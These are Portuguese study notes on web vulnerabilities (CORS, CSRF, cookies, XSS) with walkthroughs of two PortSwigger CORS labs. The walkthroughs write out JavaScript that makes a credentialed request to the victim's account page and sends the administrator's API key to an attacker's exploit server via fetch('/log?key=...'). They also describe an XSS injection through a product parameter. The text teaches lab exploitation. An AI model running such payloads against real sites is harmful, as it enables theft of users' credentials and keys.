- 1) Não confiar em todas as origens e não confiar nos subdomínios do seu próprio site podem ser utilizados para ter acesso de administrador, foi necessário fazer scripts para recuperar a chave de API do administrador.
- 2) Verificar links ou imagens ocultas no site pois são quase imperceptíveis e podem causar grandes problemas como transferências indevidas e não realizadas pelo usuário.
- 3) Verificar o campo de alteração de senha se ele não é vulnerável a sequestro de cookie da sessão, quebrar a política de mesma origem no navegador, executar xss (Cross-Site Scripting) para conseguir criar solicitações fraudulentas com o token CSRF e injeções de cookies de subdomínios.
- 4) Validar os cookies para que eles não sejam modificados durante o logout e seja possível através deste cookie uma entrada no site não autorizada.
- 5) Sempre analisar as solicitações feitas pelo seu navegador pois ele pode fazer uma solicitação em seu nome para um site confiável causando ações ou alterações indevidas em seu site.
- 6) CORS Cross-origin resource sharing (compartilhamento de recursos entre origens) - ele permite acesso controlado a recursos fora do domínio, ele adiciona flexibilidade a same-origin policy (SOP), porém se a política CORS for mal configurada ou implementada, CORS não é uma proteção contra-ataques entre origens.
- 7) CSRF Cross-site request forgery (falsificação de solicitação entre sites) - é uma vulnerabilidade web que permite um atacante induza os usuários a realizar ações que não querem executar, permite que o atacante possa contornar a política de origem que serve para evitar que sites interfiram um com os outros.
- 8) Explicando o script da primeira atividade do PortSwigger - Vulnerabilidade CORS com reflexão de origem básica. - <https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack>



A primeira coisa dentro do script que faremos é usar o objeto de solicitação xml http para extrair dados de um servidor web então vamos iniciar com uma variável `var xhr = new XMLHttpRequest();` Em seguida iniciaremos a URL do aplicativo que encontraremos em request no Repeater no campo host copiamos e colamos no `var url = "valor encontrado"` `var url = https://o código de host da primeira aba.` Depois vamos fazer uma operação Get e estamos fazendo uma solicitação para a página de detalhes da conta o comando é `xhr.open('GET', url + "/accountDetails", true)`

A seguir queremos que o script envie as credenciais que estão armazenadas no navegador do administrador com a solicitação então vamos fazer uso da propriedade `with credentials` então `with credentials` é igual a `true`, o que isso vai fazer é solicitar que o navegador envie as credenciais com o aplicativo agora se o aplicativo não fizer uso do cabeçalho de credencias de permissão de controle de acesso a solicitação será negada mas neste caso está definido como `true` e então a solicitação vai passar `xhr.withCredentials= true`; Depois que enviamos a solicitação precisamos ser capazes de extrair a resposta da solicitação. `xhr.send(null)` Então para fazer isso vamos adicionar uma função na mudança de estado, enquanto o estado muda do `xml http request` `xhr.onreadystatechange == XMLHttpRequest.DONE`{ Execute esta função aqui, então se o estado pronto for igual a `Done`, então busque a resposta da solicitação `fetch ("/log?key=" + xhr.responseText)`. O que estamos fazendo uma solicitação get para a página de detalhes da conta do aplicativo e estamos pedindo ao navegador para enviar quaisquer cookies que o navegador tenha armazenado com a solicitação e então estamos enviando a solicitação assim que a solicitação for enviada, estamos buscando a resposta da solicitação e adicionando a aos logs do nosso servidor malicioso ou, neste caso, nosso servidor de exploração, então o que vai acontecer nos logs você verá esta string aqui `"/log?key="` Vamos no exploit go to exploit server e no body cole o script, depois clique em store e depois em delivery exploit to victim e no access log localize a chave, coloque submit solution.

- 9) Explicando o script da segunda atividade do PortSwigger - Vulnerabilidade CORS com protocolos inseguros confiáveis - <https://portswigger.net/web-security/cors/lab-breaking-https-attack>



Vamos completar o script vamos até a segunda aba e copiar o host com o http depois em GET `/?productId document.location="http://os dois codigos e <script> e no final do xhr.send(null);</script> e fechamos com &storeId=1 e deixamos tudo em uma única linha ficaria apenas com o html body e script em outras linhas e agora encode os caracteres + convert selection/URL/URL-encode key characters depois log?key=' %2b xhr.response logo depois em < %3c depois copie a URL do exploit server e depois fetch (' e colar a url do exploit server), no servidor de exploração onde hospedamos o script e então o administrador clicou no link e o script foi executado e explorou essas duas vulnerabilidades.`

Referências

Site: <https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack>

Site: <https://portswigger.net/web-security/cors/lab-breaking-https-attack>

Site: <https://tryhackme.com/room/csrfV2>

